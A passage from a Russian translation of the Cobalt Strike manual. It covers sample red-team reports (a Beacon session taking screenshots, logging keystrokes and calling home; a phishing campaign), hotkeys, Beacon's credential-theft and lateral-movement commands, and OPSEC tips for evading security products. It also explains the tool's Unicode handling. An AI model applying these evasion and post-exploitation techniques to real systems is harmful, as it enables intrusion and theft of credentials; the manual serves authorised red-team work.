Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08
```

```
HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

Рисунок 49. Отчет об индикаторах компрометации

## Отчет о сессиях

Данный отчет документирует индикаторы и активность по каждой сессии. Этот отчет включает: маршрут связи, который использовала каждая сессия, чтобы связаться с вами, MD5-хэши файлов, помещенных на диск во время этой сессии, разнообразные показатели (например, имена служб), а также хронологию пост-эксплуатационной активности. Этот отчет - фантастический инструмент, который поможет команде по обеспечению безопасности сети разобраться во всей активности red team и подобрать соответствующие способы защиты от нее.

 **BILLING-POWER**

User:	SYSTEM *
PID:	1396
Opened:	09/03 07:26

**Communication Path**

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

**Activity**

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

Рисунок 50. Отчет о сессиях

## Социальная инженерия

Отчет о социальной инженерии документирует каждый этап рассылки фишинговых писем, кто на них нажал и что было получено от каждого пользователя, совершившего нажатие. В этом отчете также показаны приложения, обнаруженные профилировщиком системы.

**Social Engineering Report****Campaigns****Campaign 1**

**Subject:** Thank you  
**URL:** http://192.168.1.4:80/~raffi?id=%TOKEN%  
**Attachment:**

To	Date	Visits
725dd6ddf34@acme.com	09/21 21:09	2

**Campaign 2**

**Subject:** Raphael Mudge wants to connect on LinkedIn  
**URL:** http://192.168.1.4:80/?id=%TOKEN%  
**Attachment:**

To	Date	Visits
7b3a8e604e894@acme.com	09/21 21:04	0
d0a001bb1be@acme.com	09/21 21:04	1
9492961300e@acme.com	09/21 21:04	1
614325c52d@acme.com	09/21 21:04	0
c77a@acme.com	09/21 21:04	0
e9513aca80e8@acme.com	09/21 21:04	0

Page. 2

## Тактики, техники и процедуры

В данном отчете сопоставляются действия Cobalt Strike'a с тактиками в матрице MITRE ATT&CK. Матрица ATT&CK описывает каждую тактику с учетом стратегий обнаружения и смягчения последствий. Вы можете узнать больше об MITRE ATT&CK на сайте: <https://attack.mitre.org/>.

# Пользовательский логотип в отчетах

Отчеты отображают логотип Cobalt Strike'a в верхней части первой страницы. Вы можете заменить его любым изображением на ваш выбор. Перейдите в Cobalt Strike -> Preferences -> Reporting.



Ваше изображение должно быть 1192x257px и иметь 300dpi. Параметр 300dpi необходим для того, чтобы система отчетов могла отобразить ваше изображение в правильном масштабе.

Вы также можете задать акцентный цвет. Акцентный цвет - это цвет толстой линии под вашим изображением на первой странице отчета. Ссылки внутри отчета также используют акцентный цвет.

**Vulnerability Report**

August 14, 2012

This report shows vulnerabilities found during this penetration test.

**Summary**

<b>Vulnerabilities:</b>	3
<b>Unique Vulnerabilities:</b>	2
<b>Vulnerable Hosts:</b>	2
<b>Compromises:</b>	6

Рисунок 51. Пользовательский отчет

## Пользовательские отчеты

Cobalt Strike использует предметно-ориентированный язык для описания своих отчетов. Вы можете загружать собственные отчеты через диалоговое окно **Report Preferences**. Для получения дополнительной информации об этой функциональности обратитесь к [главе пользовательских отчетов](#) в документации по Aggressor Script'у.

# Дополнение

## Горячие клавиши

Доступны следующие горячие клавиши:

Сочетание	Где	Действие
Ctrl+A	консоль	выделяет весь текст
Ctrl+F	консоль	открывает инструмент для поиска в консоли
Ctrl+K	консоль	очищает консоль
Ctrl+Минус	консоль	уменьшает размер шрифта
Ctrl+Плюс	консоль	увеличивает размер шрифта
Ctrl+0	консоль	сбрасывает размер шрифта
Стрелка вверх	консоль	показывает следующую команду из истории команд
Escape	консоль	очищает окно редактирования
Page Down	консоль	прокручивает вниз на половину экрана
Page Up	консоль	прокручивает вверх на половину экрана
Tab	консоль	завершает текущую команду (в некоторых типах консолей)
Стрелка вниз	консоль	показывает предыдущую команду из истории команд
Ctrl+B	везде	переносит текущую вкладку в нижнюю часть окна
Ctrl+D	везде	закрывает текущую вкладку
Ctrl+Shift+D	везде	закрывает все вкладки, кроме текущей
Ctrl+E	везде	освобождает нижнюю часть окна (отменяет Ctrl+B)
Ctrl+I	везде	выбирает сессию для взаимодействия

Сочетание	Где	Действие
Ctrl+Left	везде	переходит на предыдущую вкладку
Ctrl+O	везде	открывает настройки
Ctrl+R	везде	переименовывает текущую вкладку
Ctrl+Right	везде	переходит на следующую вкладку
Ctrl+T	везде	делает скриншот текущей вкладки (результат отправляется на командный сервер)
Ctrl+Shift+T	везде	делает скриншот Cobalt Strike'a (результат отправляется на командный сервер)
Ctrl+W	везде	открывает текущую вкладку в отдельном окне
Ctrl+C	граф	располагает сессии по кругу
Ctrl+H	граф	располагает сессии в определенной иерархии
Ctrl+Минус	граф	уменьшает масштаб
Ctrl+P	граф	сохраняет снимок отображения графа
Ctrl+Плюс	граф	увеличивает масштаб
Ctrl+S	граф	располагает сессии стопкой
Ctrl+0	граф	сбрасывает уровень масштабирования до значения по умолчанию
Ctrl+F	таблицы	открывает инструмент для фильтрации содержимого таблицы
Ctrl+A	цели	выбирает все хосты
Escape	цели	удаляет выбранные хосты

**СОВЕТ:**

Полный список [горячих клавишных клавиш по умолчанию](#) доступен в меню (**Help -> Default Keyboard Shortcuts**).

## Поведение команд Beacon'a и рассмотрение OPSEC

Хороший оператор разбирается в своих инструментах и имеет понимание того, как инструмент выполняет свои задания от его лица. В данном разделе рассматриваются команды Beacon'a и представлена информация о том, какие команды внедряются в удаленные процессы, какие команды порождают задания, а какие команды используют cmd.exe или powershell.exe.

## Только для API

Следующие команды встроены в Beacon и используют Win32 API для выполнения своих задачий:

```
cd  
cp  
connect  
download  
drives  
exit  
getprivs  
getuid  
inline-execute  
jobkill  
kill  
link  
ls  
make_token  
mkdir  
mv  
ps  
pwd  
rev2self  
rm  
rportfwd  
rportfwd_local  
setenv  
socks  
steal_token  
unlink  
upload
```

## Команды для обслуживания Beacon'a

Следующие команды встроены в Beacon и служат для его настройки или выполнения вспомогательных действий. Некоторые из этих команд (например, clear, downloads, help, mode, note) не генерируют задание для выполнения.

```
argue  
blockdlls  
cancel  
checkin  
clear  
downloads  
help  
jobs  
mode dns  
mode dns-txt  
mode dns6
```

```
note
powershell-import
ppid
sleep
socks stop
spawnto
```

## Внутреннее выполнение (BOF)

Следующие команды реализованы в качестве внутренних [Beacon Object File'ов](#). Beacon Object File - это скомпилированная программа на языке C, написанная в соответствии с определенными соглашениями, выполняющаяся в рамках сессии Beacon'a. По окончании работы он очищается.

```
dllload
elevate svc-exe
elevate uac-token-duplication
getsystem
jump psexec
jump psexec64
jump psexec_psh
kerberos_ccache_use
kerberos_ticket_purge
kerberos_ticket_use
net domain
reg query
reg queryv
remote-exec psexec
remote-exec wmi
runasadmin uac-cmstplua
runasadmin uac-token-duplication
timestomp
```

Разрешение сетевых интерфейсов в диалоговых окнах portscan и covertvpr также использует Beacon Object File.

### Советы по OPSEC

Память для Beacon Object File'ов управляется с помощью настройки [блока process-inject](#) в Malleable C2.

## Задания для пост-эксплуатации (Fork&Run)

Многие функции Beacon'a для пост-эксплуатации порождают процесс и внедряются в него. Некоторые называют этот паттерн fork&run. Beacon делает это по нескольким причинам: (i) это защищает агент при возникновении сбоя. (ii) исторически сложилось так, что данная схема обеспечивает возможность для x86 Beacon'ов запускать x64 пост-эксплуатационные задания. Это было важно, поскольку до 2016 года Beacon не имел x64 сборки. (iii) Некоторые функции могут быть ориентированы на определенный удаленный процесс. Это позволяет выполнять пост-эксплуатационные действия в различных контекстах без необходимости миграции или порождения payload'a в другом контексте. (iv) Это дизайнерское решение позволяет избежать множества проблем (потоков, подозрительного содержимого), создаваемых в результате ваших пост-эксплуатационных действий, из пространства процесса Beacon'a. Ниже перечислены функции, использующие этот паттерн:

## Только Fork&Run

covertvpn  
execute-assembly  
powerpick

## Только явный целевой процесс

browserpivot  
psinject

## Fork&Run или явный целевой процесс

chromedump  
dcsync  
desktop  
hashdump  
keylogger  
logonpasswords  
mimikatz  
net \*  
portscan  
printscreen  
pth  
screenshot  
screenwatch  
ssh  
ssh-key

## Советы по OPSEC

Используйте команду **spawnto**, чтобы поменять процесс, который Beacon будет запускать для своих пост-эксплуатационных заданий. По умолчанию это rundll32.exe (возможно, вам это не нужно). Команда **ppid** изменит родительский процесс, под которым запускаются эти задания. Команда **blockdlls** блокирует userland-хуки для некоторых продуктов безопасности. [Блок process-inject](#) в Malleable C2 предоставляет широкий контроль над процессом внедрения. [Блок post-ex](#) содержит несколько OPSEC-параметров для самих пост-эксплуатационных DLL. Для функций, обладающих явным вариантом внедрения, рассмотрите возможность внедрения в текущий процесс Beacon'a. Cobalt Strike распознает и реагирует на самоинъекцию иначе, нежели на удаленную инъекцию.

Явное внедрение не будет очищать память после завершения пост-эксплуатационного задания. Рекомендуется выполнять внедрение в процесс, который может быть благополучно завершен вами для очистки артефактов в памяти.

## Выполнение процесса

Данные команды порождают новый процесс:

```
execute
run
runas
runu
```

## Советы по OPSEC

Команда **ppid** изменит родительский процесс команд, выполняемых посредством команды execute. Команда ppid не влияет на runas или runu.

## Выполнение процесса (cmd.exe)

Команда **shell** требует наличия cmd.exe. Используйте **run** для выполнения команды и получения выходных данных без cmd.exe

Команда **pth** использует cmd.exe для передачи токена Beacon'у через именованный канал. Паттерн команды для передачи этого токена является индикатором, на который обращают внимание некоторые продукты безопасности на базе хоста. Читайте статью [Как использовать Pass-the-Hash с помощью Mimikatz](#) для того чтобы узнать, как сделать это вручную.

## Выполнение процесса (powershell.exe)

Следующие команды запускают powershell.exe для выполнения некоторого задания от вашего лица.

```
jump
winrm
jump winrm64
powershell
remote-exec winrm
```

## Советы по OPSEC

Используйте команду **ppid** для изменения родительского процесса, под которым выполняется powershell.exe. Используйте хук [POWERSHELL\\_COMMAND](#) Aggressor Script'a, чтобы изменить формат команды PowerShell'a и ее аргументов. Команды **jump winrm**, **jump winrm64** и **powershell** (если сценарий импортирован) работают с содержимым PowerShell'a, которое является чрезмерно большим, чтобы его можно было уместить в одной строке. Для решения этой проблемы, эти функции размещают сценарий на отдельном веб-сервере в рамках сессии Beacon'a. Используйте хук [POWERSHELL\\_DOWNLOAD\\_CRADLE](#), чтобы настроить cradle загрузки, используемый для загрузки этих сценариев.

## Внедрение в процесс (удаленно)

Задания для пост-эксплуатации (ранее упомянутые) также используют внедрение в процесс. Другими командами, которые внедряются в удаленный процесс, являются:

```
dllinject
dllload
inject
shinject
```

## Советы по OPSEC

[Блок process-inject](#) в Malleable C2 предоставляет широкий контроль над ходом внедрения в процесс. Когда Beacon завершает процесс внедрения, то он не очищает себя из памяти и перестает маскироваться, если stage.sleep\_mask установлен в true. В релизе 4.5 основная часть памяти в куче будет очищена и освобождена. Рекомендуем не завершать работу Beacon'a, если вы не хотите оставлять артефакты в памяти незамаскированными во время вашего взаимодействия. После завершения работы рекомендуем перезагрузить все целевые системы, чтобы удалить все оставшиеся артефакты из памяти.

## Внедрение в процесс (Порождение& Внедрение)

Эти команды порождают временный процесс и внедряют в него payload или шелл-код:

```
elevate uac-token-duplication
shspawn
spawn
spawnas
spawnu
spunnel
spunnel_local
```

## Советы по OPSEC

Используйте команду **spawnto**, чтобы установить временный процесс для использования. Команда **ppid** определяет родительский процесс для большинства этих команд. Команда **blockdlls** блокирует userland-хуки некоторых продуктов безопасности. [Блок process-inject](#) в Malleable C2 предоставляет широкий контроль над процессом внедрения. [Блок post-ex](#) в Malleable C2 включает возможность настройки параметров маскировки Beacon'a в памяти.

## Создание служб

Следующие внутренние команды Beacon'a создают службу (либо на текущем хосте, либо на удаленном) для выполнения команды. Данные команды используют Win32 API для создания и управления службами.

```
elevate svc-exe
jump psexec
jump psexec64
jump psexec_psh
remote-exec psexec
```

## Советы по OPSEC

По умолчанию данные команды используют имя службы, состоящее из случайных букв и цифр. Хук [PSEXEC SERVICE](#) позволяет изменить это поведение. Каждая из этих команд (за исключением jump psexec\_psh и remote-exec psexec) создает исполняемы файл службы и загружает его на цель. Встроенный исполняемы файл службы порождает файл rundll32.exe (без аргументов), внедряет в него payload и завершает работу. Это делается для возможности мгновенной очистки исполняемого файла. Используйте [Artifact Kit](#) для изменения содержимого и поведения сгенерированного исполняемого файла.

# Поддержка Юникода

Юникод - это таблица соотношения символов различных языков мира с фиксированным числом или кодовой точкой. В данном разделе рассматривается поддержка Юникода в Cobalt Strike'e.

## Кодировки

Юникод - это таблица соотношения символов и чисел (кодовых точек), но это не кодировка. Кодировка - это согласованный способ придания смысла отдельным символам или последовательностям байтов посредством их сопоставления с кодовыми точками в этой таблице.

В приложениях на Java для хранения и управления символами используется кодировка UTF-16. UTF-16 - это кодировка, которая использует два байта для представления обычных символов. Более редкие символы представляются четырьмя байтами. Cobalt Strike - это Java-приложение, и он способен хранить, управлять и выводить текст на различных мировых языках. В ядре платформы Java нет серьезных технических препятствий для этого.

В среде Windows все обстоит несколько иначе. Возможности представления символов в Windows уходят корнями во времена DOS. DOS-программы работают с текстом ASCII и прекрасными [символами рисования прямоугольников](#). Общая кодировка для отображения чисел 0-127 в US ASCII и 128-255 в тех прекрасных символах рисования прямоугольников имеет свое название. Это [кодовая страница 437](#). Существует несколько вариантов кодовой страницы 437, которые сочетают прекрасные символы рисования прямоугольников с символами определенных языков. Этот набор кодировок известен как [OEM-кодировка](#). Сегодня каждый экземпляр Windows обладает глобальной настройкой OEM-кодировки. Эта настройка определяет, как интерпретировать вывод байтов, записанных программой в консоль. Для правильной интерпретации вывода cmd.exe важно знать OEM-кодировку цели.

Впрочем, забава продолжается. Символы рисования прямоугольников необходимы DOS-программам, но совсем не обязательны Windows-программам. Поэтому в Windows есть понятие [ANSI-кодировки](#). Это глобальная настройка, подобно OEM-кодировке. ANSI-кодировка диктует, как ANSI Win32 API будут сопоставлять последовательность байтов с кодовыми точками. ANSI-кодировка языка позволяет отказаться от символов рисования прямоугольников в пользу тех символов, которые необходимы для того языка, на который рассчитана кодировка. Кодировка может не ограничиваться сопоставлением одного байта с одним символом. Кодировка переменной длины может представлять наиболее распространенные символы в виде одного байта, а остальные - в виде некоторой последовательности из нескольких байтов.

Однако ANSI-кодировки - это далеко не вся история. API Windows часто имеют как ANSI, так и Юникод варианты. ANSI-вариант API принимает и интерпретирует текстовый аргумент, как описано выше. Юникод Win32 API ожидает текстовые аргументы, закодированные в UTF-16.

В Windows возможны различные варианты кодировки. Есть OEM-кодировка, которая может представлять определенный текст на настроенном языке. Есть ANSI-кодировка, которая может представлять больше текста, преимущественно на заданном языке. И есть UTF-16, которая может содержать любую кодовую точку. Существует также кодировка UTF-8, которая представляет собой кодировку переменной длины, занимающую меньше места для текста ASCII, но при этом также может содержать любую кодовую точку.

## Beacon

Beacon передает кодировки ANSI и OEM цели в качестве части метаданных сессии. Cobalt Strike использует эти значения для кодирования вводимого текста в кодировку цели, если это необходимо. Cobalt Strike также использует эти значения для декодирования выходного текста при необходимости.

The screenshot shows the Cobalt Strike interface. At the top, there's a navigation bar with links like Cobalt Strike, View, Payloads, Attacks, Site Management, Reporting, and Help. Below the bar is a toolbar with various icons. The main area displays a table of sessions:

external	internal	user	computer	note	pid	last
172.30.0.175 0000	172.30.0.175	肉雞 *	WIN-UC1QENHV...		7212	58s
54.197.211.22	172.30.0.175	肉雞	WIN-UC1QENHV...		7752	2s

Below the session list is an event log window titled "Event Log". It contains several entries from a beacon session, including command tasks and received output. One entry shows the user running a command to list files in the C:\ directory. The output shows the directory structure and file details in Chinese characters. The bottom of the event log window shows the session identifier "[WIN-UC1QENHV2MS] 肉雞 \*/7212" and the timestamp "last: 57s".

В общем, перевод текста в целевую кодировку и обратно является прозрачным процессом. Если вы работаете с целью, которая настроена на определенный язык, все будет работать так, как вы ожидаете.

В случае работы со смешанными языковыми окружениями будут наблюдаться различия в поведении команд. Например, если вывод содержит символы кириллицы, китайского и латинского алфавитов, некоторые команды будут работать правильно. Другие - нет.

Большинство команд Beacon'a используют ANSI-кодировку цели для кодирования ввода и декодирования вывода. Настроенная ANSI-кодировка может сопоставлять символы с кодовыми точками только для небольшого количества языков. Если ANSI-кодировка текущей цели не отображает символы кириллицы, `make_token` не сможет корректно работать с именем пользователя или паролем, в которых используются символы кириллицы.

Некоторые команды Beacon'a используют UTF-8 для ввода и вывода. Такие команды, как правило, выполняют то, что вы ожидаете от многоязычного содержимого. Это связано с тем, что текст UTF-8 может сопоставлять символы с любой кодовой точкой Юникода.

Ниже приведена таблица, в которой указано, какие команды Beacon'a используют для декодирования ввода и вывода кодировку, отличную от ANSI:

Команда	Кодировка ввода	Кодировка вывода
hashdump		UTF-8
mimikatz	UTF-8	UTF-8

Команда	Кодировка ввода	Кодировка вывода
powerpick	UTF-8	UTF-8
powershell	UTF-16	OEM
psinject	UTF-8	UTF-8
shell	ANSI	OEM

**ПРИМЕЧАНИЕ:**

Для тех, кто хорошо знаком с mimikatz, вы заметите, что mimikatz использует внутри себя Юникод Win32 API и символы UTF-16. Откуда берется UTF-8? Интерфейс Cobalt Strike'a для mimikatz посылает входные данные в виде UTF-8 и конвертирует выходные в UTF-8.

## SSH-сессии

SSH-сессии Cobalt Strike'a используют кодировку UTF-8 для ввода и вывода данных.

## Логирование

Логи Cobalt Strike'a представляют собой текст в кодировке UTF-8.

## Шрифты

Ваш шрифт может не поддерживать отображение символов некоторых языков. Чтобы изменить шрифты Cobalt Strike'a:

Перейдите в **Cobalt Strike -> Preferences -> Cobalt Strike**, чтобы изменить значение GUI Font. Это изменит шрифт, который Cobalt Strike использует в диалоговых окнах, таблицах и остальной части интерфейса.

Перейдите в **Cobalt Strike -> Preferences -> Console**, чтобы изменить шрифт, используемый в консолях.

В **Cobalt Strike -> Preferences -> Graph** находится параметр Font для изменения шрифта, используемого Pivot графиком.